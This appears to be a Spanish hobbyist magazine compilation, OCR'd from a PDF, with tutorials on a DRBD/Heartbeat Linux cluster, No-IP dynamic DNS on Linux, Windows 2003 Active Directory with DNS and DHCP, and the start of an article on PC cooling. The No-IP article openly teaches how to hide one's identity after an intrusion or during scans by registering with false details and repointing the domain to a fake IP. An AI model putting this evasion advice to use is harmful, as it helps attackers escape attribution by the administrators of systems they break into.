address=192.168.1.1
port=7789
}
on SolarUX { #SolarUX es el
nombre del servidor Segundario
device=/dev/nb0
disk=/dev/hda1
address=192.168.1.2
port=7789
}
}
```

Nota: Para calcular el tamaño del disco usaremos blockdev-getsize y dividiremos el resultado por dos si ambas partes dan resultado diferente eligiremos el más grande.

Creando el Sistema de Ficheros

A continuación crearemos el sistema de ficheros para Zeus (Servidor Primario) es importante usar un sistema de ficheros con Journaling como xfs , Reiserfs, ext3 , jfs.

Crearemos dos particiones del mismo tamaño en el dispositivo /dev/nb0 los dos servidores y con Reiserfs ya que se considera más seguro.

Instrucciones a ejecutar en Zeus

```
Root@Zeus:~#/etc/init.d/drbd
start
```

Le respondemos "yes" para que nos ponga a Zeus como primario.
Ahora creamos el sistema de ficheros y lo montamos.

```
Root@Zeus:~# mkfs -t reiserfs
/dev/nb0 datadisk /dev/nb0 start
```

Por último si usamos una conexión Ethernet de 1gb para la sincronización, cambiaremos los parámetros los parámetros de esta para que nos funcione en modo fullduplex ver Activando Fullduplex en targetas ethernet.

Configurando Heardbeat

Heardbeat tiene tres ficheros de configuración.

1. ha.cf Configura información básica del cluster
2. haresources.cf Configura los grupos de recursos tipo init
3. authkeys Configura la Autenticación de red

Se pueden encontrar ejemplos de estos ficheros en /usr/share/doc/pakages/heardbeat y se documentan en el fichero "Getting Started" de Heardbeat

ha.cf le aporta a heardbeat la información de la configuración básica. Configura los nodos, pulsaciones serial, la manera de registrar los logs intervalo de tiempo muerto y pulsaciones.

Ejemplo de nustro ha.cf

```
logfacility local7 # servicio
de syslog
keepalive 1 #Intervalo pulsación
warntime 2 #Pulsación Tardía

deadtime 10 # Tiempo control
Fallos
nice_failback on
node Zeus SolarUX
ping 10.10.10.254 # Dirección del
Router
bcast eth0 eth1 #Broadcast In-
terfaces HeardBeat
serial /dev/ttyS0 #Enlace Serial
HeardBeat
respawn /usr/lib/heardbeat/ipfail
stonith_host Zeus apcsmart So-
larUX /dev/ttyS1
stonith_host SolarUX apcsmart
Zeus /dev/ttyS1
```

Las pulsciónes se envian por eth0 eth1 y serial /dev/ttyS0 este fichero es idéntico para todos los nodos

Fichero /etc/ha.d/haresources

Este fichero crea un grupo de recursos que en teoría pertenecen a Zeus

asociados a una ip virtual 10.10.10.20 y los recursos a servir:

- NFS (Network File System)
- Samba (compartición archivos Windows)
- Dhcp (asignación dinámica de Ips)
- Postfix (Servidor de Correo electrónico)

Zeus 10.10.10.20 datadisk::drbd0 nfslock nfsserver smb dhcpd postfix

Para clarificar donde están colocados los scripts diré que Ipaddr y datadisk están en /etc/ha.d/resource.d y el resto de servicios tipicos en /etc/init.d/

HeardBeat se las apaña de maravilla administrando la mayoría de servicios que vienen en los V System init

comúnmente llamados los scripts de arranque, sin embargo una de las condiciones para que Heardbeat administre correctamente los Scripts es que tienen de tener el mismo nombre en todos los Nodos , por lo tanto recomiendo usar una distribución idéntica en las dos maquinas asi simplificaremos la configuración y el mantenimiento.

Fichero /etc/ha.d/authkeys

Authkeys es el fichero de configuración mas sencillo de todos. Contiene el método de autentificación basado en (sha1) con la clave que se usara para firmar los paquetes . Este fichero tiene que ser idéntico en todos los servidores y no debe tener ningún usuario acceso de lectura a excepción de root:

auth 1
1 sha1 RandomPasswordfc970c94efb

Configuración de los Servicios

Tenemos de deshabilitar los servicios para que no sean controlados por init si no mor HeardBeat.
Esto lo conseguiremos con el siguiente comando:

```
Root@Zeus:~# chkconfig -del nfslock nfsserver smb dhcpd postfix
```

Notese que deberíamos cambiar los servicios marcados en azul por los que tenemos configurados en

/etc/ha.d/haresources para servir.

Configurando /etc/fstab

Tenemos de tener especial cuidado en que la partición /home no se monte automáticamente desde /etc/fstab si existe ya una entrada para /home en dicho fichero la eliminamos y creamos esta:

/dev/nb0 /home reiserfs noauto 0 0
Nota: si home ya esta montado lo desmontamos con umount /home

Configuración del Fichero /etc/hosts

Si no tenemos un servidor DNS corriendo en nuestra red tendremos de usar nuestro archivo /etc/hosts quedando de esta manera:

```
10.10.10.20 Cluster # IP virtual cluster
192.168.1.1 Zeus #Servidor Primario
192.168.1.2 SolarUX # Servidor Segundario (Nodo)
```

Montando todo el Cotarro

Ahora es el momento de configurar el servidor secundario para que monte /home desde NFS añadiendo lo siguiente en /etc/fstab.

Cluster:/home /home nfs \ defaults 0 0

Una vez la partición NFS montada creamos el directorio /home/HA.config y creamos la siguiente estructura de directorios:

```
/etc
        postfix/
        samba/
        exports
        dhcpd.conf
/var
        lib/
                dhcpd
                samba
                nfs
        spool/
                postfix/
                mail/
```

Después de montar la estructura de directorios tendríamos que crear enlaces simbólicos por ejemplo:

```
ln -s /home/HA.config/etc/samba/smb.cf /etc/samba/smb.cf
```

Ahora desmontamos /home de la siguiente forma:

```
Root@Zeus:~# datadisk /dev/nb0 stop

Root@Zeus:~# /etc/init.d/drbd stop
```

También podemos configurar samba para que escuche en la interface del cluster modificando dentro de la directiva [global] de /etc/samba/smb.cf

interfaces = 127.0.0.1/8 10.10.10.10.20/24

Comprobando si todo Funciona

DRBD

Arrancamos drbd tanto en Zeus como en SolarUX con:

```
Root@Zeus:~# /etc/init.d/drbd start
```

Una vez iniciado comprobaremos en Zeus si ha arrancado con:

```
Root@Zeus:~# cat /proc/drbd
```

Veríamos algo así:

0: cs:SyncingAll st:Primary/Secondary

Esto nos indica que ha sido todo arrancado correctamente y que una Sincronización Completa está en marcha . Esta sincronización tarda un poco y se puede ver el progreso en /proc/drbd.

HEARDBEAT

```
Root@Zeus:~# /etc/init.d/
heardbeat start
Root@Zeus:~# ifconfig |grep
10.10.10.20

Root@Zeus:~# /etc/init.d/nfslock
status
Root@Zeus:~# /etc/init.d/smb
status
Root@Zeus:~# /etc/init.d/dhcpd
status
Root@Zeus:~# /etc/init.d/postfix
status
```

/home tiene que estar montado en Cluster y todos los servicios tendrian de estar corriendo

Delegando Funciones

Ahora heardbeat tiene de ser capaz de retransmitir todos los trabajos a SolarUX lo haremos con:

```
Root@Zeus:~#        /usr/sbin/
heardbeat/hb_standby
```

Ahora hacemos los pasos de arriba HEARDBEAT en SolarUX y comprobamos si todo funciona correctamente si es así delegamos funciones a Zeus:

```
Root@SolarUx:~#   /usr/sbin/
heardbeat/hb_standby
```

Comprobamos en Zeus y si es así ya casi está.

Administrador Contento

Desconectamos el cable de red a Zeus y en estos momentos aproximadamente unos 10 Sec SolarUX tendría de responder a la ip Virtual 10.10.10.20 y damos Servicio.

Despedida

Espero que el artículos os haya gustado y que hayáis aprendido que es el Cluster.

Autor- _TuXeD_

Ocultación de IP por nombre de dominio bajo Linux

Empezamos

En este artículo enseñaré como crear una cuenta no-ip gratuita, configurarla, y hacer funcionar el cliente, de esto hay muchos manuales muy buenos, ahora lo divertido e interesante de este articulo es que lo haremos bajo Linux. Esto tiene una doble intención la primera es de configurar nuestro cliente no-ip para ofrecer algún servicio de FTP con nuestros amigos o conocidos, alguna pág. web, algún servicio que requiera que tengamos una ip fija, ya que la mayoría de nosotros tenemos ip dinámica, que cambia cada ves que se resetea la conexión, así siempre tendríamos el mismo nombre de dominio independiente de la ip dinámica. Y la segunda, para ocultarnos.

Lo que hace esto del DNS dinámico es que cada cierto tiempo actualiza tu ip a tu nombre de dominio. Bueno ahora lo que tenemos que hacer es registrarnos en www.no-ip.com en la pág. principal elegimos No-IP Free (a menos que tengamos dinero para pagar el No-IP Plus).

Ahora damos clic en SING UP NOW.

Ahora como cualquier registración, ponemos nuestros datos. Como es para ocultarnos, no es muy buena idea poner nuestros datos personales reales.

Después te llegará un correo con las instrucciones para dar de alta tu cuenta.
Una vez confirmada nuestra cuenta pues ingresamos nuestro correo y contraseña, para poder proceder a elegir el dominio que queramos, pulsamos -Add- (en la derecha) y ahora en -Host Name- podemos poner el que queramos, abajo están las opciones de dominio como son myftp.org, redirectme.net etc. Es solo para describir el servicio, podemos elegir el que más nos guste.

En -Host Type- es para elegir el tipo de DNS que queremos, como solo va a ser para ocultarnos o para redirigir nuestra IP elegimos el tipo A.

Si quisiéramos un re direccionamiento al puerto 80 para un servidor web tendriamos que elegir -Port 80 Redirect- depende de para que lo queramos. -IP Address- se autocompleta (Debemos poner nuestra IP externa nada de proxys).

Pulsamos sobre -Create Host- y listo en unos 5 minutos tendremos listo nuestro nombre de dominio que en mi caso es penguin-power.redirectme.net

Pues ya han pasado los 5 minutos vamos a ver si funciona. Si funciona, el comando ping debería devolverme mi IP externa, pues vamos a ver si es cierto, abrimos la shell y ejecutamos el comando:

```
$ ping penguin-power.redirectme.net
```

Ahora debemos descargar el cliente para no-ip, este hará el trabajo de actualizar nuestra ip con el nombre de dominio que elijamos, aquí es donde se pone interesante, porque elegiremos como O.S. a Linux.

Nos descargaremos el archivo, dentro tiene un binario y código fuente más unos scripts, el archivo que descargas se llama noip-duc-linux.tar.gz, lo descomprimimos y dentro hay una carpeta llamada binaries donde se encuentra el binario, es buena idea darle una leída al LEEME.PRIMERO, para saber que estamos haciendo. Ahora, para que funcione el binario debemos tener instalado el legendario GCC y la libreria libc6 si no lo tenemos, debemos instalarlo ejecutando: (para distros con APT o Aptitude)

#sudo apt-get install gcc


#sudo apt-get install libc6

#sudo apt-get install libc6-dev

Ahora teniendo configurado el sistema abrimos la shell y nos movemos hasta la carpeta binaries y como root ejecutamos:

$ sudo ./noip2-Linux

Y nos saldrá un mensaje como este:




Dice que no se pudo crear el archivo de configuracion /urs/local/etc/noip2-Linux

Para resolver esto, en el archivo LEEME.PRIMERO esta la solución, ejecutamos en la carpeta binaries:

$ sudo ./noip-Linux -C

Ahora nos pide el email y pass con que nos registramos, ahora tendremos que configurar el servicio, lo primero es el intervalo con el que nuestro cliente actualizara nuestra ip si es que ha cambiado, por default trae 30.




La configuración se ha creado exitosamente ahora para ejecutar el programa:

$ sudo ./noip2-Linux

En la carpeta binaries.

Para obtener información sobre el estado del cliente ejecutamos:

$ sudo ./noip2-Linux -S



Apunta el numerito después de Procces, en mi caso es el 10858.
Cada 30 minutos de actualizara la ip, suena razonable, o puedes poner el intervalo que quieras.

Ahora nos dice que si después de actualizar la IP deseamos correr algún programa, en mi caso pues no, marcamos N.

Pues listo ya tenemos nuestro cliente de No-IP funcionando, ahora supongo que queremos que se ejecute al iniciar el sistema, bueno primero debemos moverlo a su lugar, digamos a /usr/local/bin ejecutamos

$ sudo mv noip2-Linux /usr/local/bin/

Miramos que todo va bien:


$ /usr/local/bin/noip2-Linux -S

Nos dirá que no encuentra la configuración en un momento lo solucionamos, ahora para solucionar esto primero tenemos que terminar el proceso con la instrucción.

$ sudo /usr/local/bin/noip2-Linux -K procces

Procces el numerito que salía con la opción -S.

También puedes saber cual es número de proceso con el monitor de sistema esta en Sistema->Administración->Monitor De Sistema ahi en la pestaña ver elije -Ver Todos Los Proceso-.



Vemos que el proceso de No-IP es el 12226 en mi caso, en el tuyo seguramente será otro.
Ahora podemos terminar el proceso desde el monitor de sistema o desde la shell, ejecutamos la instrucción:

```
$ sudo /usr/local/bin/noip2-Linux -K 12226
```

El proceso ha terminado.

Bien, la configuración que habíamos creado esta en /usr/local/etc/no-ip2.conf
Le indicamos al No-IP que use esa configuración con:

```
$ sudo /usr/local/bin/noip2-Linux -c /usr/local/etc/no-ip2.conf
```

Y vemos que todo valla bien ejecutando:

```
$ sudo /usr/local/bin/noip2-Linux -S
```

Y si todo va bien nos saldrá un mensaje parecido a este:

Esto indica el estado del cliente, vemos que esta bien y funcionando.

Para que es ejecute al iniciar el sistema basta con agregarlo a los programas de inicio en mi caso es en Sistema->Preferencias->Seciones->Nuevo
Antes de esto debes cambar los permisos sobre el cliente no-ip para que pueda ser ejecutado al inicio del sistema con tu cuenta de usuario, para darle los permisos ejecutamos:

```
$ chmod 777 /usr/local/bin/noip2-Linux
```

También puedes iniciar a nautilus en modo root ($ sudo nautilus) y navegar hasta el directorio del cliente, seleccionarlo, clic derecho, propiedades, y ahí cambiar los permisos, en especial el de ejecución. En nombre pues el que queramos por ejemplo Cliente No-IP.

Para mas información sobre las posibilidades de NO-IP pues ejecuta:


```
$ sudo /usr/local/bin/noip2-Linux
```


Es bastante interesante, trae mas opciones que las mostradas aquí, pero eso ya te corresponde estudiarlas.
Cuando empecé a leer sobre este tema, pues decía esto no tiene sentido porque si entro a alguna máquina pues se quedaría grabado el algún log mi nombre de dominio y el administrador con un simple ping podría saber mi IP y se acabo. Y como hemos podido ver pues no es así.

También Tendré la ventaja de poder montar servicios en mi pc sin tener que pagar por una IP fija pero no estoy oculto.

De tantos sitios que ofrecen este servicio porque se elige NO-IP, pues por la característica de que deja que tu mismo actualices manualmente tu ip y porque es de los pocos que ofrecen software para Linux. Ahora después de hacer una intrusión, debes cambiar tu ip manualmente, vamos de nuevo a www.no-ip.com.

Nos logeamos y pulsamos a la derecha sobre -MANAGE- y ahí nos saldrá al opción de modificar la ip, la modificamos y ponemos una ficticia como por ejemplo 127.0.0.1 o cualquier otra como la 1.1.1.1.





Así cuando el administrador quiera hacer un ping a tu nombre de dominio se encontrara con una ip falsa ¿Bastante bueno no?

Ahora debemos recordar que si creamos un nombre de dominio para hacer una intrusión pues ese nombre de dominio no debemos incluirlo en el cliente de NO-IP, para que no lo actualice automáticamente, y ese dominio ya no lo volveremos a utilizar por lógica.

Yo actualice manualmente mi IP a la 1.1.1.1, hagamos un ping para ver que pasa.

Y seguro te estarás preguntando, y donde demonios elijo si quiero que se actualice o no, bueno cuando tienes más de 1 nombre de dominio al ejecutar:

```
$ sudo /usr/local/bin/noip2-Linux -C
```

Se nos dice que tenemos más de 1 nombre de dominio y se nos pregunta cual queremos que se actualice automáticamente.

Bien ahora ya podemos alojar servicion en nuesto pc bajo nuestro muy querido Linux, sin mucho esfuerzo, y sin pagar al ISP por una IP estática. También ya tenemos como hacer algunos escaneos ocultandonos bajo un nombre de dominio, la vetaja de esto es que este método no relentiza la conexién.

Eso es todo. Hsta la próxima.

Autor-POWERED BY LINUX

Configuración e instalación de directorio activo

(Windows 2003 server)

Antes de proceder a la instalación de un servidor debemos tener dos conceptos claros, saber la diferencia entre redes con servidor que es la que vamos a instalar y la diferencia entre redes entre iguales.
Por lo tanto encontramos estos dos tipos de LAN diferentes:

-**Redes con servidor**: La característica principal es que en este tipo de redes tenemos al menos una equipo llamado servidor donde se van a encontrar todos los recursos a compartir, con esto me refiero tanto carpetas, como impresoras, grabadoras, lectores, etc... . A parte del servidor encontramos diferentes equipos llamados clientes o estaciones de trabajo, que solo tendrán permisos sobre los recursos locales o del servidor, importante no de las otras estaciones de trabajo. Dependiendo del tipo de sistema operativo instalado en el servidor encontramos:

Servidor dedicado: Utilizado únicamente para gestionar los recursos de la red.

Servidor no dedicado: Que además de llevar la gestión de la red también puede funcionar como estación de trabajo.

-**Redes entre iguales**: En este tipo cada máquina puede compartir sus recursos con todas las demás máquinas, de forma que actúan como clientes y servidores a la vez, esto en Windows se le denomina como un grupo de trabajo, donde cada maquina se integran en ese grupo y tiene privilegios sobre todos los recursos compartidos de las de mas máquinas.

Esto es lo que se vemos en Windows ya que se puede burlar, escaneando toda la red y podemos introducirnos en los documentos compartidos de toda la red, aunque esa equipo no este dentro del grupo de trabajo, esto todo a través de NetBIOS.

Teniendo claro estos dos conceptos podemos proceder a la explicación de la configuración de active directory (directorio activo).

Dominios en Windows 2000/2003 Server

Una basada en Windows 2000/2003 server utiliza un servicio de directorio para almacenar toda la información relativa a la administración seguridad de la red.

En este tipo de servidores existe el concepto de dominio, existiendo así el servicio de directorios llamado active diretory (directorio activo) donde se almacena toda la información de la red, integrando así todos los servicios de la red, como la gestión de nombres de dominio DNS así como el protocolo encargado de la asignación de direcciones dinámicas de la red, el protocolo DHCP.

Este conjunto de dominio es muy idéntico al de NT, es un conjunto de servidores, estaciones y otros recursos de la red que comparten el mismo modelo de seguridad, incluyendo en Windows 2000/2003 server la integración del DNS, de esta forman éstos se nombran siguiendo la misma nomenclatura.

Las unidades organizativas, se pueden crear otros usuarios, grupos y otros recursos, así este dominio puede establecer relaciones entre ellos, formando una estructura jerárquica llamada árbol de dominio Un ejemplo de la estructura arborescente:

Un árbol de dominio es un conjunto de dominios que están conectados mediante unas relaciones de confianza por as decirlo, y así mismo, cuando varios árboles se conectan mediante relaciones, se forma un bosque.

Instalando ACTIVE DIRECTORY

Comenzamos instalando active directory siguiendo el patrón de instalación por defecto, a este podemos llegar desde herramientas administrativas y ejecutamos configuración del servidor o de una forma mas reducida iniciamos ejecutar e introducimos el comando Dcpromo.exe y así ejecutamos la función de instalación del controlador.

Una vez accedemos a la configuración de active directory nos encontramos con el asistente:

Como vemos tenemos dos opciones a señalar, el tipo de controlador de dominios:

Controlador de dominio para un nuevo dominio: de esta forma instalamos active directory en el servidor y se configura como el primer controlador de dominio.

Controlador de dominio adicional para un dominio: Si seleccionamos esta opción elimina todas las cuentas locales en el servidor y se elimina todas las claves de cifrado.

Si vamos a instalar e configurar nuestro primero directorio activo seleccionamos controlador de dominio para un nuevo dominio, así se creara un nuevo dominio y será registrado el DNS.

Crear árbol o dominio secundario. En este punto es donde elegiremos el nombre de dominio, podemos elegir entre:

Crear un nuevo árbol de dominios: seleccionamos este para crear un nuevo árbol de dominios y así mismo alojar el primer dominio en el árbol, esta opción es la que vamos a seleccionar para configurar por primera vez nuestro active directory.

Crear un nuevo dominio secundario en un árbol de dominios existente: seleccionamos este para denominar y configurar un hijo por así decirlo del dominio ya existente en el árbol.

Nombre de nuevo Dominio: Aquí introduciremos el nombre de DNS para identificar la red, este es el nombre en el cual vamos introducir todos nuestros equipos a este servidor para que se puedan introducir en el dominio creado en el servidor, tampoco tiene que estar registrado en el Centro de información de redes de Internet (InterNIC, Internet Network información), la organización responsable de mantener el registro de los nombres DNS en los dominios de nivel superior com, net, org…, eso si tenemos la posibilidad de utilizar un dominio no registrado, pero si salimos a internet e utilizamos protocolos estándar como http o ftp, pueden haber confusiones y colisiones si ya existiera ese dominio en la red de redes.

Nombre de dominio NetBIOS: a parte del nombre DNS introducido en el paso anterior, también nos solicita el nombre NetBIOS, esto se debe a que varios sistemas no soportan active directory, y para acceder a los sistemas compartidos se lo realizamos a través de NetBIOS cuando hablamos de este nombre nos referimos al nombre del equipo que le va denominar en la red.

Una vez introducidos todos los nombres de dominio, a continuación debemos especificar la ubicación de la base de datos, esta contendrá los objetos Active Directory y sus propiedades, esta configuración la dejamos por defecto, así mismo la ubicación de esta será en la carpeta %SystemRoot%\Ntds del volumen del sistema.

A continuación debemos especificar el volumen del sistema compartido, este crea un recurso compartido en la carpeta %SystemRoot%\Sysvol, es importante que el volumen utilizado en disco sea NTFS 5, si no lo fuera habría que transformarlo para su correcto funcionamiento, e leído y se recomienda ubicarlo en otro disco duro distinto al del sistema operativo por si este fallara.

A continuación debemos configurar el DNS, este paso lo podemos pasar ya que luego vamos a configurar el DNS al completo, esto lo hace automáticamente la configuración de active directory.
Finalización de la instalación de Active Directory: La finalización de la instalación de controladores se active directory se realiza cuando el servicio DNS proporciona el servicio localizador para el nuevo dominio.

CONFIGURACION DE DNS

Esta configuración la realizaremos a través de la utilidad DNS accesible desde el menú Herramientas administrativas.
Si desplegamos y abrimos todas las carpetas se puede observar la estructura jerárquica en que esta organizados los nombres de dominio. Puede verse el nombre del equipo que hace de servidor DNS, la raíz del árbol (nombrada con un punto ".") y el dominio de la organización, dominio.local.

Una vez abierto el administrador DNS, hay que comprobar si se ha agregado algún servidor sobre el que estamos trabajando, aunque hay que tener en cuenta que con esta utilidad podemos administrar otros servidores DNS de forma remota. Para ello, hay que seleccionar la opción del menú principal "Acción -Conectar con el quipo". En la ventana "Seleccionar equipo destino" tenemos dos opciones: "Este equipo" (para seleccionar el equipo local como servidor DNS) o "El siguiente equipo" (si queremos administrar un equipo remoto como servidor DNS). Para terminar marcamos la casilla de verificación "Conectarse a este equipo ahora" y pulsamos el botón "Aceptar".

Pinchando sobre SERVIDOR en la venta principal del administrador del servidor DNS se muestra la configuración para zonas de búsqueda directa (conversión de nombres a direcciones IP) y zonas de búsqueda inversa (conversiones de direcciones IP a nombres). Es recomendable que el servidor DNS tenga configurada una dirección IP estática.
Pinchamos sobre "Zonas de búsqueda directa" con el botón secundario y sobre "Crear una zona nueva…",


A continuación aparecerá la primera ventana del asistente para crear zonas de búsqueda directa, solamente debemos seguir los pasos que indique.

En la siguiente ventana de la configuración de zona nueva tendremos tres opciones, seleccionamos la primera para que la nueva zona a definir quede integrada en el Directorio Activo (Active Directory).

Pulsamos "siguiente" y nos aparecerá una nueva pantalla del asistente que es donde vamos a introducir el nombre de la nueva zona, por ejemplo "insecurity.edu" este nombre es que va ser encargado de gestionar el servidor DNS.

Pulsamos "siguiente" para finalizar la definición de la nueva zona creada, pulsaremos sobre el botón "Finalizar".

Pinchamos sobre "Zonas de búsqueda inversa" con el botón secundario y sobre "Crear una zona nueva…",



A continuación aparecerá la primera ventana del asistente para crear zonas de búsqueda inversa, solamente debemos seguir los pasos que indique.

En la siguiente pantalla, de nuevo seleccionaremos la opción "Active Directory integrado".

En el siguiente paso debemos especificar la zona de búsqueda inversa que el DNS debe resolver, introducimos los tres primeros 8bits de la dirección IP, o sea todos menos el numero de host, para que nuestro servidor DNS haga resolución inversa de cualquier dirección IP "192.168.0.x".

Para finalizar se muestra el resumen de todo lo introducido asta ahora en la zona de búsqueda inversa, así mismo pulsamos el botón "Finalizar".


Echo todo esto veremos los nuevos parámetros añadidos a los nueva zonas de búsqueda ya sea directa o inversa.

Para terminar la configuración DNS, debemos introducir los reenviadores, esto quiere decir introduci DNS públicos, para cuando un hos interno quiera resolver algo en internet o sea fuera de la red local estos puedan resolverlos, para acceder a esta configuración nos situamos sobre el nombre del servidor pulsamos el botón secundario y pinchamos en "Propiedades", no aparecerá una pantalla con pestañas, pues pinchamos en "Reenviadores" , nos fijamos que la casilla de verificación donde pone "Habilitar reenviador(es) este marcada, a continuación añadimos las direcciones IPs de los DNS públicos 195.55.30.16 y 194.179.1.101.


CONFIGURACION DE DHCP

Asta ahora nuestro servidor funcionaria correctamente, claramente introduciendo nuestros clientes en e dominio y con la configuración tcp/ ip con dirección estática, para evitar esto tenemos que configurar DHCP esto se hace para que el servidor asigne a todos los equipos direcciones IP automáticamente, debemos tener en cuenta que no se puede asignar direcciones IP a el mismo por ello e servidor debe tener un dirección IP estática o asigna por otro servidor DHCP.

En primero lugar debemos comprobar si el servicio esta instalado, la herramienta sobre la que vamos a trabajar se llama DHCP y la encontramos en el menú "Herramientas administrativas", muestra una pantalla como la que se muestra a continuación. Esta herramienta se utilizará para la configurar el servidor y también para comprobar las direcciones asignadas a estaciones en un momento dado.



En el servidor DHCP se debe especificar un "ámbito", es decir, un rango de direcciones IP que se asigna en conjunto de estaciones dentro de la misma subred.
Es posible crear varios ámbitos para su gestión con el mismo servidor, seleccionando la opción "Ámbito Crear". Dentro de cada ámbito es necesario especificar la dirección IP de la subred, la mascara asociada, el rango de direcciones para asignar, las direcciones de esa asignación (utilizadas por dispositivos o estaciones que tienen una IP fija) y las direcciones que se reservan para ser asignadas siempre a las mismas estaciones. Cuando se reservar una dirección, hay que especificar en que estación será utilizada, por lo que se debe identificar mediante su nombre NetBIOS y /o su dirección MAC. A continuación muestra como se realiza asta asignación.



Final

Espero que el artículo os haya gustado, hasta la próxima.

Autor-ZirKua

Todo Cooling

Introducción

La siempre creciente industria de la computación está en una búsqueda continua de nuevas formas para enfriar microprocesadores. Desde ventiladores gigantes hasta nitrógeno líquido, la industria y los entusiastas se esfuerzan continuamente para conseguir mejores y más silenciosos y confiables métodos de enfriamiento. Este artículo terminará examinando un nuevo concepto para refrigeración de microprocesadores basados en un antiguo fenómeno físico llamado descarga de corona (corona discharge).

Métodos para enfriar los componentes de un computador.

Variadas técnicas son usadas en la actualidad para refrigerar componentes electrónicos, como lo son los microprocesadores, que fácilmente pueden alcanzar temperaturas tan altas que provoquen daño permanente si no son mantenidos a una temperatura adecuada de forma apropiada.

R.L. o Watercooling

Un método más complejo y menos común es la refrigeración por agua. El agua tiene un calor específico más alto y una mejor conductividad térmica que el aire, gracias a lo cual puede transferir calor más eficientemente y a mayores distancias que el gas. Bombeando agua alrededor de un procesador es posible remover grandes cantidades de calor de éste en poco tiempo, para luego ser disipado por un radiador ubicado en algún lugar dentro (o fuera) del computador.

La principal ventaja de la refrigeración líquida, es su habilidad para enfriar incluso los componentes más calientes de un computador.

Todo lo bueno del watercooling tiene, sin embargo, un precio; la refrigeración por agua es cara, compleja e incluso peligrosa en manos sin experiencia (Puesto que el agua y los componentes electrónicos no son buena pareja).

